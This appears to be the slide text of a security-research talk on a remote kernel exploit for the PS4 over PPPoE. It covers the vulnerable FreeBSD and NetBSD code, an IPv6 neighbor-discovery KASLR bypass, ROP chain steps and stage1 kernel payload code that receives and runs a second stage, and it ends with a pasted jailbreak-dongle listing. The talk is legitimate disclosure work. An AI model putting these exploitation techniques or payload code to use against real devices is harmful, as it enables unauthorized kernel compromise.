

PS4 Kernel RCE exploit

by theflow



About me

- Security researcher with focus on low level security
- Console research in my free time



PlayStation OS and security

- PS4 (AMD Jaguar) runs FreeBSD 9 and PS5 (AMD Zen 2) runs FreeBSD 11
- It has lots of modifications and contains custom PlayStation code (syscalls, drivers, etc.) that is closed-source.
- Security mitigations:

	PS4	PS5
(K)ASLR	✓	✓
SMAP/SMEP		✓
CFI		✓
XOM		✓

Vulnerabilities in upstream FreeBSD

IPV6_2292PKTOPTIONS use-after-free (CVE-2020-7457)

```
case IPV6_2292PKTOPTIONS:
{
    struct mbuf *m;

    // ...

    error = soopt_getm(sopt, &m); /* XXX */
    if (error != 0)
        break;
    error = soopt_mcopyin(sopt, m); /* XXX */
    if (error != 0)
        break;
    error = ip6_pcbopts(&inp->in6p_outputopts,
                       m, so, sopt);
    m_freem(m); /* XXX */
    break;
}
```



Called without a lock!

IPV6_2292PKTOPTIONS use-after-free (CVE-2020-7457)

```
static int
ip6_pcbopts(struct ip6_pktopts **pktopt, struct mbuf *m,
            struct socket *so, struct sockopt *sopt)
{
    struct ip6_pktopts *opt = *pktopt;
    // ...
    *pktopt = NULL;

    if (!m || m->m_len == 0) {
        // ...
        free(opt, M_IP6OPT);
        return (0);
    }
    // ...
    *pktopt = opt;
    return (0);
}
```

Pointer stored locally

Object freed if no
options are provided

Otherwise, options
pointer is still used

Race
condition
UAF

Vulnerabilities in custom code

exFAT heap-buffer overflow

```
void *sceFatfsCreateHeapV1(void *unused, int size) {  
    return malloc(size, M_EXFATFSPATH, M_WAITOK | M_ZERO);  
}
```

32bit size

```
int UVFAT_readupcasetable(void *unused, void *fileSystem) {  
    ...  
    size_t dataLength = *(size_t*)(upcaseEntry + 24);  
    size_t size = sectorSize + dataLength - 1;  
    size = size - size % sectorSize;  
    uint8_t *data = sceFatfsCreateHeapV1(0, size);  
    ...  
    while (1) {  
        ...  
        UVFAT_ReadDevice(fileSystem, offset, sectorSize, data);  
        ...  
        data += sectorSize;  
        ...  
    }  
}
```

64bit size read from
exFAT volume

size_t-to-int conversion

Data read into a too
small allocation

Heap buffer
overflow

Kernel exploitation on PS4

1. Corrupt kernel function pointer and redirect to a userspace-based ROP chain
 - No SMAP/SMEP
2. Defeat KASLR
 - Trivial with ROP chain code execution
 - Some registers point to kernel `.text`, `.data` or `.bss` segments
 - Just dynamically resolve kernel base
3. Disable write-protection
 - Modify `cr0` register using a dynamically resolved kernel gadget
4. Patch kernel code
 - Enable all permissions
 - Enable JIT capabilities
 - Install `kexec` syscall
5. Use `kexec` syscall to jump to kernel payload mapped in userspace

Userspace exploits

All previous kernel exploits were chained with userspace exploits:

	WebKit	bd-j	Savedata exploits
Advantages	Easy to use and exploit	Supports JIT and is firmware agnostic	Some unpatchable
Disadvantages	No JIT and heavily sandboxed	Requires a bd-burner. Also, the disc drive on PS4 is commonly broken	Requires an already hacked console to sign savedata
Other info	Most bugs taken from P0. Only non-JIT bugs can be used	All Java sandbox escapes patched on latest versions.	PS2 savedata exploits can be chained with emulator escape by Cturt

Potential remote attack surfaces

- Bluetooth
 - Only minor bugs there. Pwning Bluetooth subsystem in Linux is easier
- Remote Play
 - Requires firmware update to use, so not interesting
- TCP/IP stack
 - Some advisories for FreeBSD, but not applicable / exploitable on PS4
- more?

Interesting debug strings

Interesting file names found in kernel dump:

W:\Build\J02541110\sys\freebsd\sys\net\if_pppoe.c

W:\Build\J02541110\sys\freebsd\sys\net\if_spppsubr.c

Code from NetBSD!

PPPoE on PS4

Set Up Internet Connection

IP Address Settings


Automatic

Manual

PPPoE

PPPoE protocol

- Point-to-Point Protocol over Ethernet
- Used to provide Internet Access over DSL



PC1 connects directly to a DSL modem. In a legacy dialup scenario, PC1 reaches the Internet through the TELCO/ISP cloud by using a modem.

Diagram from Cisco

PPPoE and TCP/IP protocol stack





Diagram from Wikipedia

PPPoE network diagram




Vulnerabilities in PPPoE

Vulnerability #1: Heap-buffer overflow

```
static int
sppp_lcp_RCR(struct sppp *sp, struct lcp_header *h, int len)
{
    // ...
    buf = r = malloc (len, M_TEMP, M_NOWAIT);
    // ...
    p = (void *)(h + 1);
    for (rlen=0; len>1 && p[1]; len-=p[1], p+=p[1]) {
        // ...
        /* Add the option to rejected list. */
        bcopy (p, r, p[1]);
        r += p[1];
        rlen += p[1];
    }
    if (rlen) {
        // ...
        sppp_cp_send(sp, PPP_IPCP, CONF_REJ, h->ident, rlen, buf);
        goto end;
    }
    // ...
}
```

Buffer for rejected options
(controllable length)

Copy without checking
the length



CVE-2006-4304

(old enough to drive 🚗)


Vulnerability #1: Heap-buffer overflow

```
00000000 54 ab 3a 9a ab ad 00 d9 d1 bc 83 e4 88 64 11 00 |T.:.....d..|
00000010 00 14 00 90 80 21 04 02 00 8e 2a ff 41 41 41 41 |.....!....*.AAAA|
00000020 41 41 41 41 41 41 41 41 41 41 41 41 00 00 00 00 |AAAAAAAAAAAAA....|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 38 00 2b c5 |.....8.+..|
00000040 72 9a cf 01 03 00 08 00 38 61 07 eb bd ff ff bd |r.....8a.....|
00000050 ff ff bd ff ff d9 d1 bc 83 e4 29 00 00 00 b4 07 |.....).....|
00000060 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000000a0 00 00 00 00 |....|
000000a4
```

Looks like a pointer!
However, the mbuf cluster
zone shouldn't contain
any pointers

Vulnerability #2: Information leak

```
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = xx:xx:xx:xx:xx:xx
type     = PPP_DISC
###[ PPP over Ethernet Discovery ]###
version  = 1
type     = 1
code     = PPPoE Active Discovery Initiation (PADI)
sessionid = 0x0
len      = 16
###[ PPPoE Tag List ]###
\tag_list \
|###[ PPPoE Tag ]###
| tag_type = Service-Name
| tag_len  = 0
| tag_value = ''
|###[ PPPoE Tag ]###
| tag_type = Host-Uniq
| tag_len  = 8
| tag_value = '\x00\xfa\xfa\x07\x81\xa4\xff\xff'
```



Pointer to a
struct pppoe_softc
object

Vulnerability #2: Information leak

Commit [a8a3fd3cca61b1d3d7a6c3accf9480de9b5a39a9](#) in NetBSD from 2018:

Use a random unique, instead of sending the pointer of the interface.

```
-   PPPOE_ADD_16(p, sizeof(sc));  
-   memcpy(p, &sc, sizeof(sc));  
-   p += sizeof(sc);  
+   PPPOE_ADD_16(p, sizeof(sc->sc_id));  
+   memcpy(p, &sc->sc_id, sizeof(sc->sc_id));  
+   p += sizeof(sc->sc_id);
```

The pppoe_softc structure

```
struct pppoe_softc {  
    struct sppp *sc_sppp;  
    LIST_ENTRY(pppoe_softc) sc_list;  
    struct ifnet *sc_eth_if;
```

Pointer to pppoe_softc_list
in .data segment

```
    int sc_state;  
    struct ether_addr sc_dest;  
    uint16_t sc_session;
```


MAC address + session
ID (8 controllable bytes)

```
    char *sc_service_name;  
    char *sc_concentrator_name;  
    uint8_t *sc_ac_cookie;  
    size_t sc_ac_cookie_len;  
    uint8_t *sc_relay_sid;  
    size_t sc_relay_sid_len;  
    // ...
```

Pointers to controllable
buffers

```
}
```

What we have and what we need



What we have and what we need

We still need:

- A target object to corrupt for arbitrary R/W or RIP Control
 - Find structs allocated with `malloc()` in the network stack
- A KASLR bypass
 - Find more bugs?
 - Corrupt something to leak the contents of the `struct pppoe_softc` instance

Remote KASLR defeat

KASLR defeat attempt #1

repo: `freebsd/freebsd-src` path: `netinet6` `malloc(`

IPv6 fragmentation (`sys/netinet6/frag6.c`):

Idea:


- Send many ICMPv6 echo requests with lots of fragments
- Corrupt a `mbuf` (similar to `sk_buff` on Linux) to point to somewhere else
- Receive all ICMPv6 echo replies – one containing leaked data

IPv6 fragmentation internal structures

```
struct ip6q {
    struct ip6asfrag *ip6q_down;
    struct ip6asfrag *ip6q_up;
    // ...
};

struct ip6asfrag {
    struct ip6asfrag *ip6af_down;
    struct ip6asfrag *ip6af_up;
    struct mbuf *ip6af_m;
    int ip6af_offset;
    int ip6af_frglen;
    int ip6af_off;
    u_int16_t ip6af_mff;
};
```

Problem: We have a linear buffer overflow. There some pointers before `ip6af_m`, and those need to make sense.



The fragment packet

KASLR defeat attempt #2

repo: `freebsd/freebsd-src` path: `netinet6` `malloc(`
IPv6 neighbor discovery (`sys/netinet6/nd6_nbr.c`)

IPv6 neighbor discovery protocol

IPv4	IPv6
ARP request	Neighbor solicitation
ARP reply	Neighbor advertisement
ARP cache	Neighbor cache

Must be allocated and stored somewhere!

IPv6 neighbor discovery protocol

Flooding attack (heap spray):


I am fe80::0000:4141:4141:4141

I am fe80::0001:4141:4141:4141

...

I am fe80::000N:4141:4141:4141

Reachability state machine



KASLR defeat attempt #2

repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 neighbor discovery (sys/netinet6/nd6_nbr.c):

Idea:

- Send many packets with different IPv6 source addresses. That allocates many `llentry` (link-level entry) objects on target machine.
- Receive IPv6 neighbor solicitation packets
- Reply all with IPv6 neighbor advertisement packets
- Corrupt a `llentry` to change its reachability state and store a fake `mbuf`
- Send IPv6 neighbor advertisement packets again for all addresses
- Receive one invalid packet with leaked data after IP header

IPv6 neighbor advertisement input handler

```
void
nd6_na_input(struct mbuf *m, int off, int icmp6len)
{
    // ...
    ln = nd6_lookup(&taddr6, LLE_EXCLUSIVE, ifp);
    // ...
    if (ln->la_hold) {
        // ...
        for (m_hold = ln->la_hold, ln->la_hold = NULL;
             m_hold; m_hold = m_hold_next) {
            m_hold_next = m_hold->m_nextpkt;
            m_hold->m_nextpkt = NULL;
            // ...
            nd6_output_llc(ifp, ifp, m_hold, L3_ADDR_SIN6(ln), NULL, ln, &chain);
        }
    }
    // ...
}
```

Lookup target IPv6 address

Send out any held packets if the node is reachable and its MAC address is known

Problem: the `mbuf` is freed after sending, i.e. after leaking the `struct pppoe_softc` instance, it will be corrupted

lentry under the hood

```
struct lentry {  
    LIST_ENTRY(lentry)    lle_next;  
    struct rwlock         lle_lock;  
    struct lltable        *lle_tbl;   
    // ...  
    struct mbuf           *la_hold;   
    // ...  
    int16_t               ln_state;   
    // ...  
};
```

```
struct lltable {  
    SLIST_ENTRY(lltable)  llt_link;  
    struct lentries       lle_head[LLTBL_HASHTBL_SIZE];  
    int                   llt_af;  
    struct ifnet          *llt_ifp;   
  
    void                  (*llt_free)(struct lltable *, struct lentry *);   
    // ...  
};
```

nd6 state machine

```
static void  
nd6_llinfo_timer(void *arg)  
{
```

```
    // ...
```

```
    ifp = ln->lle_tbl->llt_ifp;
```

```
    // ...
```

```
    switch (ln->ln_state) {
```

```
    case ND6_LLINFO_INCOMPLETE:
```

```
        if (ln->la_asked < V_nd6_mmaxtries) {
```

```
            // ...
```

```
            nd6_ns_output(ifp, NULL, dst, ln, 0);
```

```
            // ...
```

```
        }
```

```
        break;
```

```
    // ...
```

```
    }
```

```
    // ...
```

```
}
```

Interface object pointer
from lentry

Neighbor solicitation
sent with hijackable ifp

IPv6 neighbor solicitation output handler

```
void
nd6_ns_output(struct ifnet *ifp, const struct in6_addr *daddr6,
              const struct in6_addr *taddr6, struct lentry *ln, int dad)
{
    // ...
    nd_ns = (struct nd_neighbor_solicit *)(ip6 + 1);
    // ...
    if (!dad && (mac = nd6_ifptomac(ifp))) { MAC address retrieved from ifp (which we control
        int optlen = sizeof(struct nd_opt_hdr) + ifp->if_addrlen;
        struct nd_opt_hdr *nd_opt = (struct nd_opt_hdr *)(nd_ns + 1);
        // ...
        bcopy(mac, (caddr_t)(nd_opt + 1), ifp->if_addrlen); Copied into neighbor
                                                                    solicitation output packet
    }
    // ...
    ip6_output(m, NULL, &ro, dad ? IPV6_UNSPECSRC : 0, &im6o, NULL, NULL);
    icmp6_ifstat_inc(ifp, ifs6_out_msg);
    icmp6_ifstat_inc(ifp, ifs6_out_neighborsolicit);
    // ...
}
```

KASLR defeat attempt #3 (final)


repo:freebsd/freebsd-src path:netinet6 malloc(

IPv6 Neighbor Discovery (sys/netinet6/nd6_nbr.c):

Idea:

- Send many packets with different IPv6 source addresses. That allocates many lentry (link-level entry) objects on target machine.
- Receive IPv6 neighbor solicitation packets
- Reply all with IPv6 neighbor advertisement packets
- Corrupt a lentry to change its reachability state and redirect ifp
- Send ICMPv6 echo requests for all different addresses
- Receive one IPv6 neighbor solicitation packet containing leaked data

KASLR defeat strategy




Defeating KASLR in practice

```
[+] STAGE 1: Memory corruption
[+] Pinning to CPU 0...done
[*] Sending malicious LCP configure request...
...
[+] Scanning for corrupted object...found fe80::0fdf:4141:4141:4141

[+] STAGE 2: KASLR defeat
[*] Defeating KASLR...
[+] pppoe_softc_list: 0xffffffff884de578
[+] kaslr_offset: 0x3ffc000
```

ROP chain execution strategy



ROP chain

First ROP chain:

- Copy second ROP chain to original stack
- Perform a stack pivot there

Second ROP chain:

- Disable write protection in `cr0`
- Patch `kmem_alloc` to enable RWX protection
- Restore write protection
- Allocate RWX page and copy stage1 payload
- Jump to stage1 payload

stage1 payload

- Enable UART
- Fix corruption done by `nd6_ns_output`
- Fix corrupted `in6_llentry` entry
- Create new process and listen for stage2 payload

```
void *so;
ksock_create(&so, AF_INET, SOCK_DGRAM, 0);

struct sockaddr_in sin = {};
sin.sin_len = sizeof(sin);
sin.sin_family = AF_INET;
sin.sin_port = __builtin_bswap16(STAGE2_PORT);
sin.sin_addr.s_addr = __builtin_bswap32(INADDR_ANY);
ksock_bind(so, (struct sockaddr *)&sin);

void *stage2 = kmem_alloc(*kernel_map, STAGE2_SIZE);
size_t size = STAGE2_SIZE;
ksock_recv(so, stage2, &size);

ksock_close(so);


void (*entry)(void) = (void *)stage2;
entry();
```

Process continuation

```
# Restore rsp
mov rsp, rbx
sub rsp, (SOFTCLOCK_STACK_SIZE + ND6_LLINFO_TIMER_STACK_SIZE)

# nd6_llinfo_timer epilogue
add rsp, 8
pop rbx
pop r12
pop r13
pop r14
pop r15
pop rbp
ret
```

Demo



Aftermath




For PS4 9.0 & 11.0 System One-Key JB Tool

V2.0



\$32.77

Price shown before tax

4 x \$8.19 with no interest   

**V2.0 One Key JB Tool USB Adapter For PS4 FW 9.0
Dongle With Ethernet Type-C Cable For PS4 9.00 :**

★★★★☆ 4.5 23 Reviews | 100 sold

Color: Tool V2.0 Pro



Thanks for your attention!
Any questions?